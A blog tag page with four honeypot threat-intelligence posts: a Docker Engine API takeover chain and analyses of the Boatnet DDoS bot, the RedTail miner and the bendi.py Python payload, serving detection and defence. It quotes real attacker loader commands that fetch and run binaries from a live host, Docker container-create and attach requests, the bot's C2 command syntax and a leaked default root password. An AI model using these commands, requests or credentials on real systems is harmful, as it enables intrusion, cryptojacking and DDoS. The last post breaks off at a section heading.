4 posts tagged with "honeypot"

View All Tags

Anatomy of an Unauthenticated Docker Engine API Takeover Chain

· 6 min read

Overview​

Exposing an unauthenticated Docker Engine API port (TCP 2375) to the public internet is one of the quickest ways to lose control of cloud infrastructure.

My newly deployed Docker API honeypot captured automated botnet scanners executing a complete, sub-second 4-stage attack chain:

Within ~100 milliseconds of confirming API responsiveness, automated exploit scripts transition from basic banner grabbing to full interactive container takeover attempts.

1. Reconnaissance Scan

Uses zgrab/0.x to sweep public IPv4 ranges for open /v1.16/version endpoints.

Tool: Zgrab Framework

2. Health Verification

Spoofs Docker-Client/20.10.18 to confirm /_ping returns 200 OK.

Response Delta: ~100ms

3. Container Creation

Issues POST /containers/create JSON payload to instantiate an unprivileged container.

Payload: Go-http-client/1.1

4. Socket Hijacking

Issues Connection: Upgrade header to upgrade HTTP to a raw interactive TCP socket.

Impact: Interactive Shell Access

ATTACK CHAIN AT A GLANCE

Automated botnets sweep public IP ranges for exposed Docker Engine APIs, leveraging sub-second protocol upgrades to establish raw interactive shell access.

Sub-Second Delta110 ms from ping to socket upgrade
Primary ToolingZgrab / Go-http-client / Docker CLI Spoofing
Target VectorUnauthenticated Docker Sockets (Port 2375)

Methodology​

To dissect this attack progression, my analysis separates the incident into distinct operational phases:

  1. Reconnaissance Identification: Filter raw TCP telemetry for initial port scans and banner probes (/version).
  2. Ping & Daemon Verification: Isolate requests validating API availability (/_ping).
  3. Payload Inspection: Analyze POST /containers/create JSON structures to extract container configurations and target images.
  4. Interactive Upgrade Extraction: Inspect POST /containers/attach requests for raw TCP socket upgrade headers (Upgrade: tcp).
  5. Timeline Correlation: Calculate exact millisecond deltas between API response and subsequent exploit execution.
  6. Indicator Generation: Aggregate attacker IPs, User-Agent strings, and target API endpoints into reusable IOC tables and detection logic.

Tools used​

  • Honeypot container logging raw HTTP REST API traffic on port 2375
  • JSON telemetry parser for timestamp delta calculations and payload extraction
  • Mermaid sequence diagramming for protocol flow visualization

Investigation​

Reconnaissance & API Version Probing​

The attack chain begins with wide-scope internet scanning to discover exposed Docker daemons.

Attacker IPs (such as 140.238.153.39 and 101.206.108.14) issue a lightweight version check using the Zgrab scanner framework:

GET /v1.16/version HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Mozilla/5.0 zgrab/0.x
Accept: */*
Accept-Encoding: gzip

Using zgrab/0.x allows attackers to rapidly sweep public IPv4 ranges and flag hosts that return standard Docker version metadata.

Responsiveness Check​

Once an IP is identified as open, a second request verifies that the Docker Engine API daemon is actively responding:

HEAD /_ping HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Docker-Client/20.10.18 (linux)
GET /_ping HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Docker-Client/1.13.1 (linux)
Accept-Encoding: gzip

By disguising their User-Agent as a legitimate Linux Docker CLI client (Docker-Client/20.10.18 or Docker-Client/1.13.1), the bot confirms that /_ping returns an HTTP 200 OK response.

Container Creation Attempt​

Just 111 milliseconds after receiving the ping confirmation, the attacker's automated script issues an API request to instantiate a new container:

POST /v1.24/containers/create HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Go-http-client/1.1
Content-Length: 2214
Content-Type: application/json

{
"Hostname": "",
"Domainname": "",
"User": "",
"AttachStdin": false,
"AttachStdout": true,
"AttachStderr": true
}

The payload specifies container parameters designed to run privileged tasks or mount underlying host filesystems (such as /host or /var/run/docker.sock).

Interactive Shell Upgrade​

Immediately after submitting the container creation request (+110 ms), the bot attempts to attach an interactive socket stream to the container:

POST /v1.24/containers/attach?stderr=1&stdout=1&stream=1 HTTP/1.1
Host: <HONEYPOT_IP>:2375
User-Agent: Go-http-client/1.1
Content-Length: 0
Connection: Upgrade
Content-Type: text/plain
Upgrade: tcp
CRITICAL EXPLOIT VECTOR

Using the HTTP Connection: Upgrade header with Upgrade: tcp, the attacker requests the Docker daemon to switch the connection into a raw bidirectional TCP stream, providing direct interactive shell access to execute cryptojacking scripts (XMRig, kinsing) or host takeover commands.


IOCs​

Indicator TypeValueDescription
Attacker IP140.238.153.39Active Docker API Takeover Scanner
Attacker IP101.206.108.14Active Docker API Takeover Scanner
Scanner User-AgentMozilla/5.0 zgrab/0.xZgrab Docker API Port Scanner
Client User-AgentDocker-Client/20.10.18 (linux)Automated Docker CLI Probe
Client User-AgentDocker-Client/1.13.1 (linux)Automated Docker CLI Probe
Target EndpointPOST /v1.24/containers/createContainer Creation Exploit Attempt
Target EndpointPOST /v1.24/containers/attachRaw TCP Shell Socket Upgrade Attempt

Detection Logic​

IF
Destination Port = 2375 (Docker Engine API)
AND HTTP Request = GET /v1.16/version OR HEAD /_ping
AND User-Agent MATCHES "zgrab" OR "Docker-Client"
THEN
Docker API Reconnaissance Scan Detected
IF
HTTP Request = POST /v1.24/containers/create
AND Followed within < 2 seconds by POST /v1.24/containers/attach
AND Request Header contains "Connection: Upgrade" AND "Upgrade: tcp"
THEN
Automated Unauthenticated Docker Daemon Takeover Attempt Detected

Observations & Conclusions​

  1. Sub-Second Execution Speed: Exploitation is entirely automated — the transition from /_ping to containers/create and containers/attach takes under 120 milliseconds.
  2. Standardized Toolchain: Attackers leverage zgrab for bulk port discovery, Go-http-client for REST API payloads, and spoofed Docker-Client headers for ping checks.
  3. Primary Intent: Unauthenticated Docker socket exposure remains a prime vector for automated cryptojacking campaigns (kinsing, kdevtmpf) aiming to deploy resource-intensive container workloads.
DEFENSIVE RECOMMENDATION

Docker TCP sockets should never be exposed unauthenticated on public interfaces (0.0.0.0:2375). Always enforce TLS mutual authentication (2376) or restrict access via SSH tunneling or firewall rules.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: Boatnet

· 8 min read

Overview​

Boatnet - a multi-architecture IoT botnet component.

Campaign Graph​


Methodology​

This investigation was done entirely statically (i.e. I didn't execute the binary && Hybrid Analysis couldn't run it anyway since some of the crucial components are dynamically generated at runtime!)

  1. Inspect ELF metadata without execution
  2. Check entropy and obvious packer indicators (UPX packer was used)
  3. Note high-entropy regions for offline inspection
  4. Attempt safe unpacking only when packer evidence supports it
  5. Use strings and command logs to separate static configuration from runtime (dynamic) configuration
  6. Correlate honeypot sessions, uploaded filenames, source IPs, staging domains, and payload-hosting infrastructure

Tools used​

You don't need anything fancy, just a few libraries:

  • readelf, file, stat, and xxd for ELF structure and byte-level triage
  • binwalk and binwalk -E for signature and entropy checks
  • strings, grep, and shell one-liners for static indicator extraction
  • upx for packer validation
  • honeypot logs for attacker workflow and source correlation

Investigation​

The observed Boatnet loader command​

The Boatnet infrastructure artifact came from a command observed in the attacker workflow:

cd /tmp; wget http://2.26.98.67/bin.sh -O- | sh

Retrieve the script without executing it:

torsocks curl -v http://2.26.98.67/bin.sh -o /home/analysis/bin.sh

Representative result:

HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 3371
Content-Type: text/x-sh

Inspect the script:

cat /home/analysis/bin.sh

Representative content:

#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
wget http://2.26.98.67/hiddenbin/boatnet.arm -O boatnet.arm && chmod +x boatnet.arm && ./boatnet.arm; rm -f boatnet.arm
curl -O http://2.26.98.67/hiddenbin/boatnet.arm && chmod +x boatnet.arm && ./boatnet.arm; rm -f boatnet.arm
...
wget http://2.26.98.67/hiddenbin/boatnet.x86_64 -O boatnet.x86_64 && chmod +x boatnet.x86_64 && ./boatnet.x86_64; rm -f boatnet.x86_64
curl -O http://2.26.98.67/hiddenbin/boatnet.x86_64 && chmod +x boatnet.x86_64 && ./boatnet.x86_64; rm -f boatnet.x86_64
rm -rf bin.sh

This is a classic architecture fanout loader: download every build, try to execute each one, delete it, and let the compatible one survive long enough to run.

Extract URLs from the loader​

Use a simple URL extractor:

grep -Eo 'http://[^ ]+' /home/analysis/bin.sh

Representative result:

http://2.26.98.67/hiddenbin/boatnet.arm
http://2.26.98.67/hiddenbin/boatnet.arm5
http://2.26.98.67/hiddenbin/boatnet.arm6
http://2.26.98.67/hiddenbin/boatnet.arm7
http://2.26.98.67/hiddenbin/boatnet.i486
http://2.26.98.67/hiddenbin/boatnet.i686
http://2.26.98.67/hiddenbin/boatnet.m68k
http://2.26.98.67/hiddenbin/boatnet.mips
http://2.26.98.67/hiddenbin/boatnet.mpsl
http://2.26.98.67/hiddenbin/boatnet.ppc
http://2.26.98.67/hiddenbin/boatnet.sh4
http://2.26.98.67/hiddenbin/boatnet.spc
http://2.26.98.67/hiddenbin/boatnet.x86
http://2.26.98.67/hiddenbin/boatnet.x86_64

Check whether the payload directory is exposed​

Query the directory directly (using torsocks or proxychains or whatever):

torsocks curl http://2.26.98.67/hiddenbin/

Representative result:

Index of /hiddenbin

boatnet.arm 2026-04-14 12:19 25K
boatnet.arm5 2026-04-14 12:19 9.1K
boatnet.arm6 2026-04-14 12:19 31K
boatnet.arm7 2026-04-14 12:19 51K
boatnet.i486 2026-04-14 12:19 28K
boatnet.i686 2026-04-14 12:19 23K
boatnet.m68k 2026-04-14 12:19 53K
boatnet.mips 2026-04-14 12:19 27K
boatnet.mpsl 2026-04-14 12:19 27K
boatnet.ppc 2026-04-14 12:19 25K
boatnet.sh4 2026-04-14 12:19 40K
boatnet.spc 2026-04-14 12:19 51K
boatnet.x86 2026-04-14 12:19 22K
boatnet.x86_64 2026-04-14 12:19 24K

That spread across ARM, MIPS, PPC, SH4, x86, and x86_64 is a classic IoT botnet distribution pattern. In practical terms, it looks like Mirai.

Safely retrieve one Boatnet sample​

Retrieve, but do not execute, the x86_64 sample:

torsocks curl -v http://2.26.98.67/hiddenbin/boatnet.x86_64 \
-o /home/analysis/boatnet.x86_64

Representative result:

HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 24248

Hash it:

sudo sha256sum /home/analysis/boatnet.x86_64

Result:

c8ac1b479721ae4857cb0c6ff3d011b3248eae14519d26a8167eee58fd41f287 /home/analysis/boatnet.x86_64

Identify and unpack Boatnet​

Basic file type:

sudo file /home/analysis/boatnet.x86_64

Representative result:

boatnet.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Initial strings showed a UPX marker:

sudo strings -a -n 6 /home/analysis/boatnet.x86_64 | grep -Ei 'UPX|packed'

Representative result:

$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved. $

Validate and unpack:

sudo upx -t /home/analysis/boatnet.x86_64

sudo upx -d /home/analysis/boatnet.x86_64 \
-o /home/analysis/boatnet.x86_64.unpacked

Representative result:

testing /home/analysis/boatnet.x86_64 [OK]

File size Ratio Format Name
43568 <- 24248 55.66% linux/amd64 boatnet.x86_64.unpacked

Unpacked 1 file.

Extract Boatnet attack and traffic-shaping strings​

After unpacking, the strings become much more useful:

sudo strings -a -n 5 /home/analysis/boatnet.x86_64.unpacked | head -200

Representative result:

[1;33m[BOT] Attacking %s:%d with %s
GET /%s?%s HTTP/1.1
Host: %s
User-Agent: %s
Referer: %s
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: %d.%d.%d.%d
X-Real-IP: %d.%d.%d.%d
Via: 1.1 %d.%d.%d.%d
Cache-Control: no-cache
Connection: keep-alive
POST /%s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=%s; _ga=GA1.2.%d.%d

This is HTTP flood traffic generation with browser headers, fake forwarding headers, and session/cookie-like data.

Recover Boatnet C2 IP and protocol strings​

Search for IPs and C2-ish strings:

sudo strings -a -n 4 /home/analysis/boatnet.x86_64.unpacked \
| grep -E '[0-9]{1,3}(\.[0-9]{1,3}){3}'

Representative result:

2.26.98.67

Use radare2 to locate string VMAs:

sudo r2 -q -c 'aaa' \
-c 'izz~2.26.98.67' \
-c 'izz~Connected' \
-c 'izz~HTTPRAGE' \
-c 'izz~CFBYPASS' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative result:

386 0x0000875e 0x0040875e 10 11 .rodata ascii 2.26.98.67
387 0x00008769 0x00408769 10 11 .rodata ascii Connected\n
391 0x00008797 0x00408797 8 9 .rodata ascii HTTPRAGE
404 0x00008801 0x00408801 8 9 .rodata ascii CFBYPASS

Find cross-references:

sudo r2 -q -c 'aaa' \
-c 'axt @ 0x0040875e' \
-c 'axt @ 0x00408769' \
-c 'axt @ 0x00408797' \
-c 'axt @ 0x00408801' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative result:

(nofunc) 0x40110c [DATA] mov edi, str.2.26.98.67
(nofunc) 0x401152 [DATA] mov esi, str.Connected_n
(nofunc) 0x40142b [DATA] mov edi, str.HTTPRAGE
(nofunc) 0x40164b [DATA] mov edi, str.CFBYPASS

Reconstruct Boatnet C2 behavior​

Dump the relevant areas around those references:

sudo r2 -q -c 'aaa' \
-c 'pd 120 @ 0x004010d0' \
-c 'pd 220 @ 0x004013f0' \
-c 'pd 220 @ 0x00401610' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative disassembly:

0x0040110c mov edi, str.2.26.98.67
0x00401111 mov word [rsp + 0x1100], 2
0x0040111b mov word [rsp + 0x1102], 0xbc01
...
0x00401152 mov esi, str.Connected_n ; "Connected\n"
...
0x004011a0 mov esi, str.PING
...
0x004011bc mov esi, str.PONG_n ; "PONG\n"

The 0xbc01 value is stored in network byte order. Interpreted as a TCP port, that gives:

2.26.98.67:44481

The C2 protocol is plaintext TCP:

Bot -> C2: Connected
C2 -> Bot: PING
Bot -> C2: PONG

The command parser uses this format string:

.%s %s %d %d %d

That reconstructs to:

.<method> <target> <port> <duration> <threads>

Example shape:

.HTTPRAGE example.com 80 60 100

The leading dot is checked before parsing, which means attack commands must begin with ..

Supported methods observed in the unpacked binary include:

UDP
TCP
HTTPRAGE
BYPASS
MC-TCP
MC-UDP
MCHANDSHAKE
MCLEGIT
OVHUDP
FORTNITE
DISCORD
RAKNET
TCPRAGE
VSE
DNS
ICMP
HTTP
HTTPS
CFBYPASS
TLS
DISCORDBYPASS
RAGE

This confirms Boatnet is a modular DDoS bot with a raw TCP, newline-delimited C2 protocol.


Infrastructure Roles​


2.26.98.67
Role: Boatnet payload host and apparent Boatnet C2
Paths: /bin.sh, /hiddenbin/boatnet.*
Port: 44481
Confidence: high for Boatnet distribution

Boatnet
Role: commodity multi-architecture IoT botnet payload set
Pattern: Mirai-like architecture fanout

IOCs​

2.26.98.67
2.26.98.67:44481
http://2.26.98.67/bin.sh
http://2.26.98.67/hiddenbin/boatnet.arm
http://2.26.98.67/hiddenbin/boatnet.arm5
http://2.26.98.67/hiddenbin/boatnet.arm6
http://2.26.98.67/hiddenbin/boatnet.arm7
http://2.26.98.67/hiddenbin/boatnet.i486
http://2.26.98.67/hiddenbin/boatnet.i686
http://2.26.98.67/hiddenbin/boatnet.m68k
http://2.26.98.67/hiddenbin/boatnet.mips
http://2.26.98.67/hiddenbin/boatnet.mpsl
http://2.26.98.67/hiddenbin/boatnet.ppc
http://2.26.98.67/hiddenbin/boatnet.sh4
http://2.26.98.67/hiddenbin/boatnet.spc
http://2.26.98.67/hiddenbin/boatnet.x86
http://2.26.98.67/hiddenbin/boatnet.x86_64

Detection Logic​

IF
honeypot session contains wget or curl to /bin.sh
THEN
High-confidence Linux IoT botnet loader activity

Observations & Conclusions​

The Boatnet activity shows a layered post-compromise workflow combining commodity botnet deployment with a more flexible, dynamically configured payload.

The 2.26.98.67 infrastructure served bin.sh and a wide set of boatnet.* architecture builds. That is noisy, high-volume botnet infrastructure!

Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: RedTail

· 6 min read

Overview​

RedTail - a dynamically configured miner-capable payload.

Campaign Graph​


Methodology​

This investigation was done entirely statically (i.e. I didn't execute the binary && Hybrid Analysis couldn't run it anyway since some of the crucial components are dynamically generated at runtime!)

  1. Inspect ELF metadata without execution
  2. Check entropy and obvious packer indicators (UPX packer was used)
  3. Note high-entropy regions for offline inspection
  4. Attempt safe unpacking only when packer evidence supports it
  5. Use strings and command logs to separate static configuration from runtime (dynamic) configuration
  6. Correlate honeypot sessions, uploaded filenames, source IPs, staging domains, and payload-hosting infrastructure

Tools used​

You don't need anything fancy, just a few libraries:

  • readelf, file, stat, and xxd for ELF structure and byte-level triage
  • binwalk and binwalk -E for signature and entropy checks
  • strings, grep, and shell one-liners for static indicator extraction
  • upx for packer validation
  • honeypot logs for attacker workflow and source correlation

Investigation​

Establish the RedTail upload pattern​

Use a broad search over your honeypot logs:

sudo grep -RIEi 'redtail|wget|curl|stratum|pool|wallet|rig-id|worker-id|access-token' \
/home/honeypotPath

Representative result:

{..."timestamp":"2026-04-21T08:32:54.874315Z","src_ip":"130.12.180.51","session":"af0e2f1629e0","protocol":"ssh"}

Identify architectures and basic ELF traits​

Run file across the copied samples:

sudo file /home/analysis/redtail/redtail.*

Representative result:

/home/analysis/redtail/redtail.arm7: ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, no section header
/home/analysis/redtail/redtail.arm8: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, no section header
/home/analysis/redtail/redtail.i686: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
/home/analysis/redtail/redtail.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Key takeaways:

  • The operator has builds for multiple CPU families
  • The binaries are statically linked
  • The files lack section headers

Inspect ELF headers without running the sample​

Use readelf to inspect program headers and confirm the lack of sections:

sudo readelf -a /home/analysis/redtail/redtail.arm7

Representative result:

ELF Header:
Class: ELF32
Data: 2's complement, little endian
Type: EXEC (Executable file)
Machine: ARM
Entry point address: 0x501c0c
Number of section headers: 0

There are no sections in this file.

Program Headers:
Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
LOAD 0x000000 0x00010000 0x00010000 0x01000 0x3b5040 RW 0x1000
LOAD 0x000000 0x003c6000 0x003c6000 0x13d254 0x13d254 R E 0x1000
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10

This is a good early warning that string extraction and program-header-based offsets may be more useful than section-based workflows.

Check entropy and obvious packing indicators​

Use binwalk for signatures and entropy:

sudo binwalk /home/analysis/redtail/redtail.arm7
sudo binwalk -E /home/analysis/redtail/redtail.arm7

Representative result:

DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 ELF, 32-bit LSB executable, ARM, version 1 (GNU/Linux)

DECIMAL HEXADECIMAL ENTROPY
--------------------------------------------------------------------------------
1024 0x400 Rising entropy edge (0.975263)

A high-entropy edge is not proof of packing by itself, but it is a useful triage clue. In this case, a byte-level check also revealed UPX-like material in at least one sample region.

sudo xxd -s 0x80 -l 128 /home/analysis/redtail/redtail.arm7

Representative result:

00000090: 1000 0000 1ed7 d4fb 5550 5821 5816 0e17 ........UPX!X...

Important caveat: seeing UPX!-like bytes does not always mean the current tool can unpack the exact sample. Validate before attempting unpacking!

Test UPX safely​

For the RedTail ARM sample, UPX did not identify a standard packed file:

sudo upx -t /home/analysis/redtail/redtail.arm7

Representative result:

upx: /home/analysis/redtail/redtail.arm7: NotPackedException: not packed by UPX

For the x86_64 RedTail sample, unpacking succeeded:

sudo upx -d /home/analysis/redtail/redtail.x86_64 \
-o /home/analysis/redtail/unpacked.x86_64

Representative result:

File size Ratio Format Name
5042463 <- 1880264 37.29% linux/amd64 unpacked.x86_64

Unpacked 1 file.

That unpacked x86_64 build became the most useful static target.

Extract RedTail mining and protocol indicators​

Search for mining-related strings:

sudo strings -a -n 6 /home/analysis/redtail/unpacked.x86_64 \
| grep -Ei 'pool|stratum|:3333|:4444'

Representative result:

pool address
pools
stratum+ssl://%s
stratum+ssl://
stratum+tcp://
[1;37mPOOL #%-7zu
[0;31mno active pools, stop mining

These are meaningful, as they show the binary supports mining and Stratum-style communication, but the actual pool and wallet are not present in plaintext.

Search for likely runtime configuration terms:​

sudo strings -a -n 6 /home/analysis/redtail/unpacked.x86_64 \
| grep -Ei 'worker-id|access-token|restricted|rig-id|application/json|keepalived|jsonrpc'

Representative result:

worker-id
access-token
restricted
rig-id
{"id":%ld,"jsonrpc":"2.0","method":"keepalived","params":{"id":"%s"}}
application/json

The keepalived JSON-RPC-style template is one of the strongest static signals:

{"id":%ld,"jsonrpc":"2.0","method":"keepalived","params":{"id":"%s"}}

That points to a runtime model:

RedTail binary
-> contacts remote controller/config service
-> sends keepalive / identity data
-> receives mining pool + wallet + worker settings dynamically

Infrastructure Roles​

130.12.180.51
Role: source IP of RedTail uploads
Evidence: RedTail architecture-specific uploads in the honeypot dataset
Confidence: high for source correlation


RedTail
Role: miner-capable Linux payload
Static finding: XMRig/Stratum capability present
Missing statically: wallet, pool, complete mining config
Likely model: runtime configuration via C2


Detection Logic​

IF
binary strings contain stratum+tcp or stratum+ssl
THEN
Miner-capable payload with likely runtime-delivered configuration

Observations & Conclusions​

RedTail’s value is in runtime configuration.

The RedTail sample exposes miner capability, Stratum support, JSON-RPC-style behavior, and worker/config terms, but not a static wallet or pool. That points toward dynamic C2 delivery of mining configuration.

Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: bendi.py

· 10 min read

Overview​

This sample is a Python payload uploaded over SFTP as bendi.py.

SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457
Filename: bendi.py
Protocol: SSH / SFTP
Honeypot: Cowrie
Sandbox: Hybrid Analysis, Linux Ubuntu 24.04 64-bit

https://hybrid-analysis.com/sample/806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457?environmentId=330

Hybrid Analysis scored the sample as suspicious (yay!) with indicators pointing toward:

  • scripted execution
  • persistence behavior
  • remote access tooling
  • outbound web service use
  • Telegram-related strings

Methodology​

For this case, the workflow was:

  1. Capture inbound SSH activity in the honeypot.
  2. Submit the sample to Hybrid Analysis for sandbox enrichment.
  3. Compare the sandbox findings against the original honeypot session.
  4. Extract IOCs and practical detection logic.

Tools used​

  • Cowrie SSH/Telnet honeypot for session capture, credential logging, command logging, and uploaded file preservation
  • Hybrid Analysis / Falcon Sandbox for dynamic and static enrichment
  • Local hash and log review for correlating repeated uploads across sessions
  • Cowrie JSON logs for timeline reconstruction

Investigation​

The first clean capture for this sample came from an SSH session using Paramiko:

Source IP: 161.153.73.17
SSH client: SSH-2.0-paramiko_4.0.0
Username: root
Password: LeitboGi0ro

After authentication, Cowrie recorded an SFTP upload:

Uploaded filename: bendi.py
SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457

The operator then attempted the usual "make sure Python exists, run my thing, clean up my thing" routine:

command -v python3 >/dev/null 2>&1 || {
if command -v apt-get >/dev/null 2>&1; then
apt-get update -y && apt-get install -y python3
elif command -v yum >/dev/null 2>&1; then
yum install -y python3
elif command -v dnf >/dev/null 2>&1; then
dnf install -y python3
fi
}
python3 /tmp/bendi.py
rm /tmp/bendi.py

The same SHA256 was later observed again from another source:

Source IP: 129.159.169.213
SSH client: SSH-2.0-paramiko_4.0.0
Username: root
Password: LeitboGi0ro
Uploaded filename: bendi.py
SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457

Hybrid Analysis enrichment added a few more useful pivots:

  • Threat score: 49/100
  • AV detection at time of report: 3%
  • Label: Agent.BQD trojan
  • Submitted/analyzed: 2026-04-19 02:29:57 UTC
  • Guest system: Linux (Ubuntu 24.04, 64 bit)
  • Extracted or referenced domains included sou.pp.ua, del.sou.pp.ua, telegram.org, and tsinghua.edu.cn
  • Extracted URLs included https://del.sou.pp.ua/install.sh, https://del.sou.pp.ua/install_tm.sh, and https://del.sou.pp.ua/ip_ranges.txt
  • The report also showed Telegram Bot API related strings, package-manager logic, file deletion strings, and signs of scripted process execution

At a high level, the flow looks like:

SSH login via Paramiko
-> successful root login with weak/static credential
-> SFTP upload of bendi.py
-> attempt to install or confirm python3
-> attempt to execute /tmp/bendi.py
-> attempt to remove /tmp/bendi.py

IOCs​

806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457
bendi.py
161.153.73.17
129.159.169.213
sou.pp.ua
del.sou.pp.ua
tsinghua.edu.cn
https://del.sou.pp.ua/install.sh
https://del.sou.pp.ua/install_tm.sh
https://del.sou.pp.ua/ip_ranges.txt
SSH-2.0-paramiko_4.0.0
a2de0f306611e0957be704f5b0e35a82
root:LeitboGi0ro

Detection Logic​

IF
SSH client version "SSH-2.0-paramiko_4.0.0"
AND the session uploads a Python file over SFTP
THEN
High-confidence automated Python payload deployment attempt

Observations & Conclusions​

The most useful signals were not any single IOC on its own, but the grouping combined:

  • Paramiko SSH client
  • repeated root / LeitboGi0ro authentication
  • SFTP upload of bendi.py
  • repeated SHA256 across more than one source IP
  • attempted execution from /tmp
  • cleanup via rm /tmp/bendi.py

The Hybrid Analysis report suggests the payload is more than a throwaway test file. Between the Telegram-related strings, external helper URLs, package manager logic, and references to IP range handling, this looks like Linux post-compromise automation designed to install dependencies, stage tooling, and phone home or coordinate through external services.

The LeitboGi0ro Pivot​

Cowrie saw repeated logins using:

username: root
password: LeitboGi0ro


That password is unusual enough to be a useful pivot. Searching for it leads to the public GitHub repository ea5gvk/leitbogioro-Tools, where the README documents LeitboGi0ro as the default password for the tooling's Linux reinstall flow.

LeitboGi0ro default password in repository README

In a 2023 Oracle Cloud community thread about running Debian on Ampere A1 instances, a commenter recommended using leitbogioro/Tools to reinstall Debian and documented the post-install login as:

user name: root
Password: LeitboGi0ro

That does not mean the tool itself is malicious. It does mean the default password became public advice in exactly the kind of environment this campaign appears to scan: internet-exposed Oracle Cloud VPS instances, especially users trying to get Debian running on OCI Ampere/free-tier-style machines.

If even a small number of users followed the advice and forgot the final "change your password" step, that creates a very specific, very scriptable botnet idea.

Sources:

tsinghua.edu.cn's Purpose​

The tsinghua.edu.cn reference appears as:

https://pypi.tuna.tsinghua.edu.cn/simple

This is the PyPI mirror service for Tsinghua University's TUNA open source mirror infrastructure. TUNA's own mirror documentation describes pypi.tuna.tsinghua.edu.cn as a service domain that can be used for PyPI package installs.

Source:

In other words, non-malicious in itself.

bendi.py Script Walkthrough​

